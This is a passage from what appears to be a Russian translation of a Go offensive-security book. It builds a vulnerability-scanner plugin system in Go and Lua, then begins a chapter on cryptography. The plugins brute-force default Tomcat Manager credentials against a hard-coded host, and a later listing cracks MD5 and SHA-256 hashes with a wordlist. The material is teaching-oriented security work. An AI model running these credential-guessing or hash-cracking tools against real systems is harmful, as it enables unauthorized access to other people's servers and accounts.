                if resp.StatusCode == http.StatusOK { ❺
                    res.Vulnerable = true
                    res.Details = fmt.Sprintf("Valid credentials found - %s:%s",
                                              user, password)
                    return res
                }
            }
        }
        return res
    }

    // New – это требуемая сканером точка входа
    func New() scanner.Checker { ❻
        return new(TomcatChecker)
    }
```

Сначала нужно импортировать пакет `scanner`, о котором говорилось ранее ❶. Он определяет и интерфейс `Checker`, и структуру `Result`, которую мы будем создавать. Реализация `Checker` начинается с определения пустого типа `struct` под названием `TomcatChecker` ❷. Для выполнения условий интерфейса `Checker` создается метод, соответствующий необходимой сигнатуре функции `Check(host string, port uint64)*scanner.Result` ❸. Внутри этого метода выполняется вся логика проверки на уязвимость.

Поскольку ожидается возвращение `*scanner.Result`, мы создаем его, присваивая переменной `res` ❹. Если условия выполнены, то есть модуль проверки определил подбираемые учетные данные, то уязвимость подтверждается ❺, `res.Vulnerable` устанавливается как `true`, а `res.Details` — как сообщение, содержащее обнаруженную учетную информацию. Если же уязвимость не подтвердилась, возвращаемый экземпляр `res.Vulnerable` будет находиться в предустановленном состоянии — `false`.

В завершение мы определяем необходимую экспортируемую функцию `New()` `*scanner.Checker` ❻. Это отвечает требованиям, установленным вызовом сканера `Lookup()`, а также утверждению типа и преобразованию, необходимому для создания экземпляра, определяемого плагином `TomcatChecker`. Эта простая точка входа только возвращает новый `*TomcatChecker`, который оказывается `scanner.Checker`, так как реализует необходимый метод `Check()`.

Запуск сканера

Теперь, когда у нас есть и сам плагин, и применяющая его программа, осталось его скомпилировать и с помощью опции `-o` поместить готовый общий объект в каталог плагинов сканера:

```
$ go build -buildmode=plugin -o /path/to/plugins/tomcat.so
```

Далее запустите сканер (cmd/scanner/main.go). Это позволит убедиться, что он обнаруживает плагин, загружает его и выполняет метод `Check()`:

```
$ go run main.go
Found plugin: tomcat.so
2020/01/15 15:45:18 Checking for Tomcat Manager...
2020/01/15 15:45:18 Host responded to /manager/html request
2020/01/15 15:45:18 Host requires authentication. Proceeding with password
                    guessing...
2020/01/15 15:45:18 Host is vulnerable: Valid credentials found - tomcat:tomcat
```

Вы только посмотрите на это! Все работает! Сканер без проблем вызывает код из плагина. Теперь можно уверенно добавлять в соответствующий каталог любое количество плагинов. Сканер попробует считать каждый и запустить функцию проверки на уязвимость.

Написанный код можно улучшить разными способами. Но эту задачу мы оставим для вас в качестве дополнительного упражнения. Рекомендуем попробовать следующее.

1. Создать плагин для проверки наличия другой уязвимости.
2. Добавить возможность динамического предоставления списка хостов и их открытых портов для более обширных тестов.
3. Расширить код для вызова только применяемых плагинов. На данный момент он вызывает все расширения для заданного хоста и порта. Это не идеальный вариант. К примеру, вам не нужно вызывать проверку Tomcat, если целевой порт не относится к HTTP или HTTPS.
4. Преобразовать систему плагинов для выполнения под Windows, используя в качестве типа плагинов DLL.

В следующем разделе мы создадим такой же плагин проверки наличия уязвимости в другой, на этот раз неофициальной системе — Lua.

Создание плагинов в Lua

Написание подключаемых программ с помощью встроенной в Go возможности `buildmode` имеет ряд ограничений. В частности, к ним относится незначительная

портативность, то есть при кросс-компиляции плагинов могут возникать проблемы. В данном разделе мы рассмотрим способ преодоления этого недостатка через создание плагинов с помощью Lua. Lua — это скриптовый язык, используемый для расширения различных инструментов. Он отличается удобным встраиванием, высокой скоростью и отличной документацией. В таких инструментах безопасности, как Nmap и Wireshark, он применяется для создания плагинов аналогично тому, чем мы займемся в дальнейшем. Более подробно о нем можно узнать на официальном сайте, перейдя по ссылке https://www.lua.org/.

Для использования Lua с Go понадобится сторонний пакет `gopher-lua`, который может компилировать и выполнять скрипты Lua непосредственно в Go. Установите его с помощью команды

```
$ go get github.com/yuin/gopher-lua
```

Заранее предупреждаем вас, что расширение портативности повлечет за собой повышение сложности. Причина в том, что Lua не имеет скрытых способов вызова функций в вашей программе или пакетах Go, а также ничего не знает об используемых типах данных. Для решения этой проблемы можно выбрать один из двух шаблонов проектирования.

1. Вызвать одну точку входа в плагине Lua и позволить ему вызывать любые вспомогательные методы (например, необходимые для отправки HTTP-запросов) через другие пакеты Lua. Это упростит программу, но уменьшит ее портативность и может превратить управление зависимостями в кошмар. Например, что если плагину Lua потребуется сторонняя зависимость, не установленная в качестве основного пакета Lua? В таком случае при переходе в другую систему ваше расширение сразу даст сбой. Кроме того, что если двум отдельным плагинам потребуются разные версии одного пакета?
2. В основной программе обернуть вспомогательные функции (например, из пакета `net/http`) так, чтобы раскрыть их фасадный метод, через который с ними сможет взаимодействовать плагин. Это, конечно же, потребует написания большого количества кода для раскрытия всех функций и типов Go. Тем не менее плагин сможет повторно применять этот код согласованно. Помимо этого, можно уже почти не беспокоиться о проблемах с зависимостями Lua, которые возникли бы в случае использования первого шаблона (хотя всегда остается вероятность того, что создатель плагина задействует стороннюю библиотеку и что-то нарушит).

На протяжении оставшейся части раздела мы будем работать по второму шаблону, то есть станем обертывать функции Go для раскрытия фасадных методов, которые смогут использовать плагины Lua. Это лучшее из двух возможных решений, к тому же, выражение *«фасадный метод»* звучит так, как будто создается нечто поистине изящное.

Основной код Go, загружающий и выполняющий плагины, будет размещаться в одном файле. Для упрощения мы специально удалили некоторые паттерны, применяемые в примерах репозитория https://github.com/yuin/gopher-lua/. Мы решили, что некоторые из них, например пользовательские типы, усложняют чтение кода. При реальной же реализации вам наверняка понадобится включить некоторые из этих паттернов для повышения гибкости. Кроме того, нужно будет добавить более обширную проверку ошибок и типов.

Основная программа станет определять функции для отправки GET- и HEAD-запросов и регистрировать эти функции с помощью виртуальной машины (VM) Lua, а также загружать и выполнять скрипты Lua из определенного для плагинов каталога. Мы создадим такой же плагин подбора паролей Tomcat, как и в предыдущем разделе, чтобы вы могли сравнить две его версии.

Создание HTTP-функции head()

Начнем с основной программы. Во-первых, рассмотрим функцию `head()`, которая обертывает вызовы к пакету Go `net/http` (листинг 10.4).

Листинг 10.4. Создание функции head() для Lua (/ch-10/lua-core/cmd/scanner/main.go)

```
func head(l *lua.LState❶) int {
    var (
        host string
        port uint64
        path string
        resp *http.Response
        err error
        url string
    )
  ❷ host = l.CheckString(1)
    port = uint64(l.CheckInt64(2))
    path = l.CheckString(3)
    url = fmt.Sprintf("http://%s:%d/%s", host, port, path)
    if resp, err = http.Head(url); err != nil {
      ❸ l.Push(lua.LNumber(0))
        l.Push(lua.LBool(false))
        l.Push(lua.LString(fmt.Sprintf("Request failed: %s", err)))
      ❹ return 3
    }
  ❺ l.Push(lua.LNumber(resp.StatusCode))
    l.Push(lua.LBool(resp.Header.Get("WWW-Authenticate") != ""))
    l.Push(lua.LString(""))
  ❻ return 3
}
```

Обратите внимание на то, что функция `head()` получает указатель на объект `lua.LState` и возвращает `int` ❶. Это ожидаемая сигнатура для любой функции,

которую требуется зарегистрировать с помощью VM Lua. Как вы вскоре увидите, тип `lua.LState` поддерживает рабочее состояние VM, включая все параметры, передаваемые в Lua и возвращаемые из Go. Поскольку возвращаемые значения будут включены в экземпляр `lua.LState`, возвращаемый тип `int` представляет их общее количество. Таким образом, плагин Lua сможет считывать и использовать возвращаемые значения.

Так как объект `lua.LState` ❽ содержит любые передаваемые в функцию параметры, мы считываем эти данные через вызовы к `l.CheckString()` и `l.CheckInt64()` ❷. (Хотя это и не требуется для нашего примера, есть и иные функции `Check*` для размещения других ожидаемых типов данных.) Эти функции получают целочисленное значение, которое выступает в роли индекса для нужного параметра. В отличие от срезов Go, которые индексируются с `0`, в Lua индексация начинается с `1`. Поэтому вызов к `l.CheckString(1)` получает первый переданный в вызов функции Lua параметр, ожидая, что им будет строка. Мы делаем это для каждого ожидаемого параметра, передавая соответствующий индекс ожидаемого значения. Для функции `head()` мы ожидаем, что Lua вызовет `head(host, port, path)`, где `host` и `path` являются строками, а `port` — целым числом. В более надежной реализации здесь потребовалось бы добавить дополнительную проверку, чтобы убедиться в передаче действительных данных.

Далее функция переходит к отправке HTTP-запроса HEAD и проверке ошибок. Для возвращения значений вызывающим компонентам Lua мы помещаем эти значения в `lua.LState`, вызывая `l.Push()` и передавая ей объект, выполняющий требования интерфейса `lua.LValue` ❸. В пакете `gopher-lua` есть несколько типов, которые реализуют данный интерфейс, делая этот процесс таким же простым, как вызов `lua.LNumber(0)` и `lua.LBool(false)`, например, для создания численных и логических возвращаемых типов.

В этом примере мы возвращаем три значения. Первое — это код состояния HTTP, второй определяет, требует ли сервер базовую аутентификацию, а третий представляет сообщение об ошибке. Мы решили при возникновении ошибки устанавливать код состояния `0`. В этом случае возвращаем `3` — количество переданных в экземпляр `LState` элементов ❹. Если при вызове `http.Head()` ошибки не возникает, мы передаем возвращаемые значения в `LState` ❺, на этот раз с действительным кодом состояния, после чего проверяем необходимость базовой аутентификации и возвращаем `3` ❻.

Создание функции get()

Далее создадим функцию `get()`, которая по аналогии с предыдущим примером обертывает функциональность пакета `net/http`. Правда, в этом случае мы будем отправлять уже GET-запрос. Кроме того, функция `get()` использует практически те

же конструкции, что и функция `head()`, отправляя HTTP-запрос целевой конечной точке. Введите код из листинга 10.5.

Листинг 10.5. Создание функции get() для Lua (/ch-10/lua-core/cmd/scanner/main.go)

```
func get(l *lua.LState) int {
    var (
        host      string
        port      uint64
        username  string
        password  string
        path      string
        resp      *http.Response
        err       error
        url       string
        client    *http.Client
        req       *http.Request
    )
    host = l.CheckString(1)
    port = uint64(l.CheckInt64(2))
❶   username = l.CheckString(3)
    password = l.CheckString(4)
    path = l.CheckString(5)
    url = fmt.Sprintf("http://%s:%d/%s", host, port, path)
    client = new(http.Client)
    if req, err = http.NewRequest("GET", url, nil); err != nil {
        l.Push(lua.LNumber(0))
        l.Push(lua.LBool(false))
        l.Push(lua.LString(fmt.Sprintf("Unable to build GET request: %s", err)))
        return 3
    }
    if username != "" || password != "" {
        // Предполагается, что требуется Basic Auth,
        // так как установлен пользователь и/или пароль
        req.SetBasicAuth(username, password)
    }
    if resp, err = client.Do(req); err != nil {
        l.Push(lua.LNumber(0))
        l.Push(lua.LBool(false))
        l.Push(lua.LString(fmt.Sprintf("Unable to send GET request: %s", err)))
        return 3
    }
    l.Push(lua.LNumber(resp.StatusCode))
    l.Push(lua.LBool(false))
    l.Push(lua.LString(""))
    return 3
}
```

Во многом аналогично реализации `head()` функция `get()` будет возвращать три значения: код состояния, значение, показывающее, требуется ли в целевой системе базовая аутентификация, а также любые сообщения об ошибках. Единственное

различие между этими функциями в том, что `get()` получает два дополнительных строковых параметра: `username` и `password` ❶. Если одно из этих значений установлено как непустая строка, то предполагается, что нужно выполнить базовую аутентификацию.

Некоторые читатели могли подумать, что эти реализации на удивление специфичны и практически исключают гибкость, возможность повторного использования и портативность системы плагинов. То есть как будто эти функции созданы не для общего назначения, а исключительно для проверки необходимости базовой аутентификации. В конце концов, почему мы не возвращаем тело ответа HTTP-заголовков? Подобно этому, почему бы не принимать более надежные параметры для установки куки, других HTTP-заголовков или, например, отправки POST-запросов с телом.

Ответ кроется в *простоте*. Эти реализации могут выступать как отправная точка для построения более надежного решения. Однако создание такого решения потребовало бы существенных усилий, и в ходе отслеживания деталей реализации была бы утрачена сама цель кода. Вместо этого мы предпочли придерживаться простого и менее гибкого стиля, чтобы сделать общие основополагающие принципы простыми для понимания. Улучшенная реализация наверняка бы раскрывала сложные пользовательские типы, которые лучше представляют целостность, например, типов `http.Request` и `http.Response`. Тогда вместо получения и возвращения нескольких параметров от Lua можно было бы упростить сигнатуры функций, уменьшив количество получаемых и возвращаемых параметров. Мы рекомендуем вам проделать эту работу в качестве упражнения, изменив код для получения и возвращения не примитивных типов, а пользовательских `struct`.

Регистрация функций с помощью VM Lua

К этому моменту мы реализовали обертки вокруг необходимых вызовов `net/http`, которые собираемся задействовать, создав таким образом функции, которые сможет использовать `gopher-lua`. Тем не менее необходимо фактически зарегистрировать эти функции в Lua VM. Функция в листинге 10.6 централизует процесс регистрации.

Листинг 10.6. Регистрация плагинов в Lua (/ch-10/lua-core/cmd/scanner/main.go)

```
❶ const LuaHttpTypeName = "http"

func register(l *lua.LState) {
  ❷ mt := l.NewTypeMetatable(LuaHttpTypeName)
  ❸ l.SetGlobal("http", mt)
    // Статические атрибуты
  ❹ l.SetField(mt, "head", l.NewFunction(head))
    l.SetField(mt, "get", l.NewFunction(get))
}
```

Сначала определяется константа, которая будет уникально идентифицировать пространство имен, которое создаем в Lua ❶. В данном случае мы используем `http`, потому что, по сути, эту функциональность и раскрываем. В функции `register()` мы получаем указатель на `lua.LState` и применяем эту константу пространства имен для создания нового типа Lua через вызов `l.NewTypeMetatable()` ❷. С помощью этой метатаблицы будем отслеживать доступные для Lua типы и функции.

Далее мы регистрируем в метатаблице глобальное имя `http` ❸. Это делает неявное имя пакета `http` доступным для VM Lua. В той же метатаблице регистрируем два поля, используя вызовы к `l.SetField()` ❹. Здесь определяем две статические функции, `head()` и `get()`, доступные в пространстве имен `http`. Поскольку они статичны, их можно вызывать с помощью `http.get()` и `http.head()`, не создавая в Lua экземпляр типа `http`.

Вы могли заметить, что в вызовах `SetField()` третий параметр является функцией назначения, которая будет обрабатывать вызовы Lua. В этом случае ими являются ранее реализованные функции `get()` и `head()`. Они возвращают `*lua.LFunction`. Все это может несколько сбивать с толку, так как мы ввели много типов данных и вы наверняка не знакомы с `gopher-lua`. Просто имейте в виду, что эта функция регистрирует глобальное пространство имен и имена функций, а также создает сопоставления между этими именами функций и вашими функциями Go.

Написание функции main()

В завершение нужно создать функцию `main()`, которая будет координировать процесс регистрации и выполнять плагин (листинг 10.7).

Листинг 10.7. Регистрация и вызов плагинов Lua (/ch-10/lua-core/cmd/scanner/main.go)

```
❶ const PluginsDir = "../../plugins"

func main() {
    var (
        l      *lua.LState
        files  []os.FileInfo
        err    error
        f      string
    )
  ❷ l = lua.NewState()
    defer l.Close()
  ❸ register(l)
  ❹ if files, err = ioutil.ReadDir(PluginsDir); err != nil {
        log.Fatalln(err)
    }

  ❺ for idx := range files {
```

```
            fmt.Println("Found plugin: " + files[idx].Name())
            f = fmt.Sprintf("%s/%s", PluginsDir, files[idx].Name())
        ❻ if err := l.DoFile(f); err != nil {
              log.Fatalln(err)
            }
        }
    }
```

Как и в случае с функцией `main()` из примера с Go, мы жестко кодируем расположение каталога, откуда будем загружать плагины ❶. В функции `main()` осуществляется вызов `lua.NewState()` ❷, создавая новый экземпляр `*lua.LState`. Экземпляр `lua.NewState()` является ключевым элементом, который потребуется для настройки VM Lua, регистрации функций и типов, а также выполнения произвольных скриптов Lua. Затем этот указатель передается в ранее созданную функцию `register()` ❸, которая регистрирует пользовательское пространство имен `http` и состояние функции. Мы считываем содержимое каталога плагинов ❹, перебирая все файлы ❺. Для каждого из этих файлов вызывается `l.DoFile(f)` ❻, где `f` представляет абсолютный путь к файлу. Этот вызов выполняет содержимое файла в формате Lua, где мы зарегистрировали пользовательские типы и функции. По сути, `gopher-lua` с помощью `DoFile()` позволяет выполнять все файлы, как если бы они были самостоятельными скриптами Lua.

Создание скрипта плагина

Теперь взглянем на скрипт плагина Tomcat, написанный на Lua (листинг 10.8).

Листинг 10.8. Плагин Lua для подбора пароля Tomcat (/ch-10/lua-core/plugins/tomcat.lua)

```
usernames = {"admin", "manager", "tomcat"}
passwords = {"admin", "manager", "tomcat", "password"}

status, basic, err = http.head("10.0.1.20", 8080, "/manager/html") ❶
if err ~= "" then
    print("[!] Error: "..err)
    return
end
if status ~= 401 or not basic then
    print("[!] Error: Endpoint does not require Basic Auth. Exiting.")
    return
end
print("[+] Endpoint requires Basic Auth. Proceeding with password guessing")
for i, username in ipairs(usernames) do
    for j, password in ipairs(passwords) do
        status, basic, err = http.get("10.0.1.20", 8080, username, password,
                                      "/manager/html") ❷
        if status == 200 then
```

```
            print("[+] Found creds - "..username..":"..password)
            return
        end
    end
end
```

Не обращайте особого внимания на логику проверки наличия уязвимости. По сути, это та же логика, что и в предыдущей версии плагина. Она выполняет базовый подбор пароля для портала Tomcat Manager, после того как получает метаданные приложения с помощью HEAD-запроса. Здесь мы выделили два наиболее интересных элемента.

Первый — это вызов к `http.head("10.0.1.20", 8080, "/manager/html")` ❶. На основе размещенных в метатаблице состояний глобальных регистраций и регистраций полей можно отправить вызов функции `http.head()`, не получая ошибки Lua. Кроме того, мы передаем вызов с тремя параметрами, которые функция `head()` должна считать из экземпляра `LState`. Вызов Lua ожидает три возвращаемых значения, соответствующих числам и типам, которые мы поместили в `LState`, до того как вышли из функции Go.

Второй элемент — это вызов `http.get()` ❷, аналогичный вызову функции `http.head()`. Единственное отличие в том, что в `http.get()` мы передаем параметры `username` и `password`. Если снова обратимся к Go-варианту реализации функции `get()`, то увидим, что считываем эти дополнительные строки из экземпляра `LState`.

Тестирование плагина Lua

Это неидеальный пример, и его вполне можно доработать. Но как и с большинством инструментов для противодействия угрозам, самое важное — это то, что он работает и решает проблему. Выполнение кода подтвердит, что он действительно функционирует, как и ожидалось:

```
$ go run main.go
Found plugin: tomcat.lua
[+] Endpoint requires Basic Auth. Proceeding with password guessing
[+] Found creds - tomcat:tomcat
```

Теперь, когда у вас есть базовый рабочий пример, рекомендуем доработать его структуру, реализовав пользовательские типы, чтобы исключить передачу длинных списков аргументов и параметров в функции и из функций. При этом вам наверняка понадобится изучить регистрацию методов экземпляра в структуре как для установки и получения значений в Lua, так и для вызова методов в специально реализованном экземпляре. В ходе реализации этой задачи вы заметите, что код станет намного сложнее, так как придется обертывать много функциональности Go в совместимую с Lua форму.

Резюме

Как и во многих проектных решениях, здесь есть много способов добиться намеченной цели. Независимо от того, используете вы встроенную в Go систему плагинов или альтернативный язык наподобие Lua, необходимо учитывать компромиссы. При этом, несмотря на выбранный подход, можно легко расширить Go для создания хорошо оснащенных фреймворков безопасности, особенно теперь, когда у него есть собственная система плагинов.

В следующей главе мы разберем обширную тему криптографии. Вы познакомитесь с различными реализациями и случаями использования, после чего создадите брутфорс для взлома симметричного ключа RC2.

11

Реализация криптографии и криптографические атаки

Обсуждение безопасности нельзя считать завершенным, если не рассмотрена тема *криптографии*. Применение в организации криптографических методов позволяет сохранить целостность, конфиденциальность и подлинность как информации, так и целых систем. Будучи разработчиком инструментов, вы наверняка станете реализовывать криптографические функции, возможно, для коммуникаций SSL/TLS, взаимной аутентификации, симметричного шифрования или хеширования паролей. Но разработчики зачастую реализуют криптографические функции небезопасно, что дает атакующим возможность эксплуатировать слабые места и получать ценные значимые данные, например номера социального страхования или данные кредитных карт.

В этой главе приводятся различные реализации криптографии на Go и рассматриваются распространенные слабости, которые можно эксплуатировать. Хотя здесь и будет дана ознакомительная информация о различных криптографических функциях и блоках кода, мы не стремимся раскрыть все нюансы алгоритмов шифрования или их математических основ. Честно говоря, это выходит далеко за границы нашего интереса или знаний о криптографии. Как уже говорилось, не старайтесь применить полученную из этой главы информацию в отношении ресурсов или активов, не имея на то явного согласия их владельцев. Мы приводим все эти рассуждения в образовательных целях, но никак не для содействия преступным начинаниям.

Обзор базовых принципов криптографии

Прежде чем переходить к изучению криптографии в Go, рассмотрим ряд ее базовых принципов. Обзор будет кратким, чтобы не погрузить вас ненароком в глубокий сон.

Шифрование для сохранения конфиденциальности — это лишь одна из задач криптографии. *Шифрование*, если говорить в общем, является двухсторонней функцией, с помощью которой можно засекречивать данные и впоследствии их рассекречивать для получения исходного ввода. Процесс шифрования данных утрачивает свой смысл, если в конечном итоге их не расшифровать.

И шифрование, и расшифровка подразумевают передачу сопровождаемых ключом данных в криптографическую функцию. Она выводит данные либо в зашифрованном виде (*шифротекст*), либо в исходной читаемой форме (*открытый текст*). Для этого существуют различные алгоритмы. *Симметричные* используют в процессе шифрования и расшифровывания один и тот же ключ, *асимметричные* применяют для этих процессов различные ключи. Шифрование можно применять для защиты данных при их передаче или для хранения значимой информации, например номеров кредитных карт, с целью последующего расшифровывания, возможно, для совершения покупки или отслеживания мошенничества.

В то же время *хеширование* является односторонним процессом для математического засекречивания данных. Можно передавать значимую информацию в функцию хеширования для создания вывода фиксированной длины. При работе с сильными алгоритмами, например из семейства SHA-2, вероятность того, что разные входные данные дадут одинаковый вывод, очень мала, то есть *коллизия* случается крайне редко. Так как хеши необратимы, они обычно используются в качестве альтернативы для хранения в базе данных открытого текста паролей или проверки целостности данных с целью определения их возможного изменения. Если требуется замаскировать или рандомизировать выводы, полученные от двух идентичных вводов, используется *соль*. Соль — это случайное значение, применяемое для дифференцирования двух идентичных вводов в процессе хеширования. Соли часто применяются для хранения паролей, так как позволяют нескольким пользователям, случайно выбравшим одинаковые пароли, получить для них разные хеш-значения.

Криптография также предоставляет средства для аутентификации сообщений. *Код аутентификации сообщений (MAC)* — это вывод, получаемый из особой односторонней криптографической функции. Она получает сами данные, секретный ключ и вектор инициализации, производя вывод, исключающий возможные коллизии. Отправитель сообщения выполняет данную функцию для генерации MAC, после чего включает этот MAC в сообщение. Получатель локально вычисляет MAC и сравнивает его с полученным кодом. Совпадение указывает, что отправитель использовал верный секретный ключ (то есть отправитель подлинный) и что сообщение не изменялось (то есть его целостность сохранена).

На этом все. Теперь вы знаете о криптографии достаточно, чтобы понять содержимое текущей главы. При необходимости мы будем затрагивать более подробные детали, относящиеся к конкретной теме. Начнем же с рассмотрения стандартной библиотеки криптографии Go.

Криптография в стандартной библиотеке Go

Реализация криптографии в Go хороша тем, что большинство относящихся к ней возможностей являются частью стандартной библиотеки. Если другие языки обычно опираются на OpenSSL или иные сторонние библиотеки, то в Go криптографические функции содержатся в официальных репозиториях. Это упрощает реализацию соответствующих задач, поскольку уже не приходится устанавливать неудобные зависимости, которые только засоряют среду разработки. Что касается репозиториев, то их два.

Первый — это самостоятельный пакет `crypto`, который содержит набор субпакетов, используемых для большинства распространенных криптографических задач и алгоритмов. Например, субпакеты `aes`, `des` и `rc4` можно применить для реализации алгоритмов с симметричными ключами, `dsa` и `rsa` — для асимметричного шифрования, а `md5`, `sha1`, `sha256` и `sha512` — для хеширования. Причем это не весь список, и для других криптографических функций также существуют свои субпакеты.

Помимо `crypto` в Go есть официальный расширенный пакет `golang.org/x/crypto`, который содержит вспомогательную функциональность. Он включает в себя дополнительные алгоритмы хеширования и шифрования, а также утилиты. К примеру, в нем есть субпакет для *bcrypt-хеширования* (улучшенной и более безопасной альтернативы хеширования паролей и значимых данных) `acme/autocert`, который генерирует легитимные сертификаты и субпакеты SSH, способствующие коммуникациям через протокол SSH.

Единственное различие между встроенным `crypto` и вспомогательным `golang.org/x/crypto` в том, что первый придерживается более жестких требований к совместимости. Кроме того, если вам нужно использовать любой из субпакетов `golang.org/x/crypto`, то сначала потребуется установить этот пакет:

```
$ go get -u golang.org/x/crypto/bcrypt
```

За подробным списком всей доступной функциональности и субпакетов, имеющихся в официальных криптографических библиотеках Go, обращайтесь к документации по ссылкам https://golang.org/pkg/crypto/ и https://godoc.org/golang.org/x/crypto/.

Следующие разделы будут посвящены различным реализациям криптографии. В них вы увидите, как использовать соответствующую функциональность Go для ряда вредоносных действий, например взлома хешей паролей, расшифровки

значимых данных с помощью статического ключа и брутфорса слабых шифров. Мы также покажем, как создавать инструменты, которые используют TLS для защиты передаваемых сообщений, проверки целостности и подлинности данных, а также выполнения взаимной аутентификации.

Знакомство с хешированием

Хеширование, как мы уже говорили, — это односторонняя функция, используемая для создания вероятностно уникального вывода фиксированной длины на основе входных данных переменной длины. Преобразовать такое хеш-значение обратно для получения исходного ввода невозможно. Хеши часто применяются для хранения информации, чья исходная форма в виде открытого текста не потребуется при дальнейшей обработке, а также отслеживании целостности данных. Например, не рекомендуется, да и не имеет смысла хранить пароль в виде открытого текста. Лучше сохранить его хеш (в идеале с добавлением соли, чтобы гарантировать его уникальность среди возможных дублей).

Реализацию хеширования в Go мы рассмотрим на двух примерах. В первом будем взламывать имеющийся хеш MD5 или SHA-256 с помощью офлайн-атаки по словарю. Второй пример продемонстрирует реализацию bcrypt. Как уже говорилось, bcrypt — это более безопасный алгоритм хеширования значимых данных, например паролей. Он также содержит функцию уменьшения скорости, что еще больше затрудняет подбор пароля.

Взлом хеша MD5 или SHA-256

В листинге 11.1 показан код взлома хеша. (Все листинга кода находятся в корне /exist репозитория GitHub https://github.com/blackhat-go/bhg/.) Поскольку хеши нельзя непосредственно обратить, этот код пытается подобрать значение хеша в виде открытого текста через генерацию собственных хешей распространенных слов, которые берутся из списка. В ходе этого процесса он сравнивает сгенерированное значение с имеющимся: если они совпадают, значит, фраза в виде открытого текста подобрана правильно.

Листинг 11.1. Взлом хешей MD5 и SHA-256 (/ch-11/hashes/main.go)

```
❶ var md5hash = "77f62e3524cd583d698d51fa24fdff4f"
  var sha256hash =
  "95a5e1547df73abdd4781b6c9e55f3377c15d08884b11738c2727dbd887d4ced"

  func main() {
      f, err := os.Open("wordlist.txt")❷
      if err != nil {
          log.Fatalln(err)
```

```
    }
    defer f.Close()

❸ scanner := bufio.NewScanner(f)
    for scanner.Scan() {
        password := scanner.Text()
        hash := fmt.Sprintf("%x", md5.Sum([]byte(password))❹)
      ❺ if hash == md5hash {
            fmt.Printf("[+] Password found (MD5): %s\n", password)
        }

        hash = fmt.Sprintf("%x", sha256.Sum256([]byte(password))❻)
      ❼ if hash == sha256hash {
            fmt.Printf("[+] Password found (SHA-256): %s\n", password)
        }
    }

    if err := scanner.Err(); err != nil {
        log.Fatalln(err)
    }
}
```

Начинаем мы с определения двух переменных ❶, которые содержат целевые значения хешей. Первое — это хеш MD5, а второе — SHA-256. Представьте, что вы получили эти хеши в процессе постэксплуатации и хотите определить их вводные данные (пароли в открытом виде), из которых они получились после обработки алгоритмом хеширования. Этот алгоритм зачастую можно выявить по длине самого хеша. Обнаружение хеш-значения, совпадающего с целевым, будет означать нахождение верного ввода.

Список вариантов входных данных содержится в файле словаря, который создается заранее. В качестве альтернативы можно поискать готовые словари с наиболее распространенными паролями в Google. Чтобы проверить хеш MD5, мы открываем файл словаря ❷ и строка за строкой считываем его, создав `bufio.Scanner` для соответствующего файлового дескриптора ❸. Каждая строка состоит из одного значения пароля, которое нужно проверить. Текущее значение пароля передается в функцию `md5.Sum(input []byte)` ❹. Она производит хеш MD5 в виде сырых байтов, поэтому далее мы с помощью функции `fmt.Sprintf()` преобразуем форматную строку `%x` в hex-строку. Так как переменная `md5hash` представляет именно шестнадцатеричную строку целевого хеша, то данное преобразование позволяет впоследствии сравнить вычисленный и целевой хеши ❺. Если они совпадут, программа выведет в stdout сообщение об успехе операции подбора.

То же самое проделывается для вычисления и сравнения хешей SHA-256. Реализация в этом случае практически идентична. Единственное отличие в том, что пакет `sha256` содержит дополнительные функции для вычисления SHA-хешей разной длины. Вместо вызова несуществующей функции `sha256.Sum()` мы вызываем

`sha256.Sum256(input []byte)` ❻, обеспечивая вычисление хеша с помощью алгоритма SHA-256. Далее по аналогии с предыдущим примером преобразуем сырые байты в hex-строку и сравниваем SHA-256-хеши на предмет совпадения ❼.

Реализация bcrypt

Следующий пример продемонстрирует, как использовать `bcrypt` для шифрования и аутентификации паролей. В отличие от SHA и MD5, этот алгоритм был разработан именно для хеширования паролей, что делает его более подходящим решением при разработке приложений. Он по умолчанию включает соль, а также фактор стоимости, который регулирует нагрузку на вычислительные ресурсы при выполнении. Говоря конкретнее, данный фактор определяет количество итераций внутренних криптографических функций, увеличивая количество времени и усилий, необходимое для взлома хеша пароля. Несмотря на то что пароль также можно подобрать при помощи атаки по словарю или брутфорса, временны́е затраты при этом существенно возрастают, что усложняет действия по взлому в процессе ограниченной по длительности постэксплуатации. При этом с течением времени можно увеличивать требуемую стоимость ресурсов, противодействуя таким образом наращиванию вычислительных мощностей. Эта техника позволяет адаптироваться к будущим атакам для взлома.

В листинге 11.2 создается хеш `bcrypt`, после чего выполняется проверка на его соответствие паролю в виде открытого текста.

Листинг 11.2. Сравнение хешей bcrypt (/ch-11/bcrypt/main.go)

```
import (
    "log"
    "os"
  ❶ "golang.org/x/crypto/bcrypt"
)

❷ var storedHash = "$2a$10$Zs3ZwsjV/nF.KuvSUE.5WuwtDrK6UVXcBpQrH84V8q3Opg1yNdWLu"

func main() {
    var password string
    if len(os.Args) != 2 {
        log.Fatalln("Usage: bcrypt password")
    }
    password = os.Args[1]

  ❸ hash, err := bcrypt.GenerateFromPassword(
        []byte(password),
        bcrypt.DefaultCost,
    )
    if err != nil {
        log.Fatalln(err)
```

```
    }
    log.Printf("hash = %s\n", hash)

❹ err = bcrypt.CompareHashAndPassword([]byte(storedHash), []byte(password))
    if err != nil {
        log.Println("[!] Authentication failed")
        return
    }
    log.Println("[+] Authentication successful")
}
```

В большинстве образцов кода, представленных на страницах книги, мы опускаем импорт пакетов. В этот же пример он был добавлен, чтобы явно показать использование вспомогательного пакета golang.org/x/crypto/bcrypt ❶, так как встроенный пакет `crypto` не содержит функциональность bcrypt. Далее идет инициализация переменной `storedHash` ❷, которая содержит предварительно вычисленный и закодированный хеш bcrypt. Это выдуманный пример. Вместо реализации получения значения из базы данных мы предпочли в целях демонстрации закодировать его жестко. В реальной ситуации эта переменная могла бы, например, представлять значение, полученное из строки базы данных, содержащей аутентификационную информацию пользователя веб-приложения.

Далее на основе открытого значения пароля мы производим закодированный с помощью bcrypt хеш. Основная функция считывает значение пароля как аргумент командной строки и переходит к вызову двух отдельных функций bcrypt. Первая из них, `bcrypt.GenerateFromPassword()` ❸, получает два параметра: байтовый срез, представляющий открытый пароль, и значение стоимости. В этом примере мы передаем постоянную переменную `bcrypt.DefaultCost`, чтобы использовать в качестве стоимости предустановленное в пакете значение. На момент написания это 10. Возвращает эта функция закодированный хеш и любые возникшие ошибки.

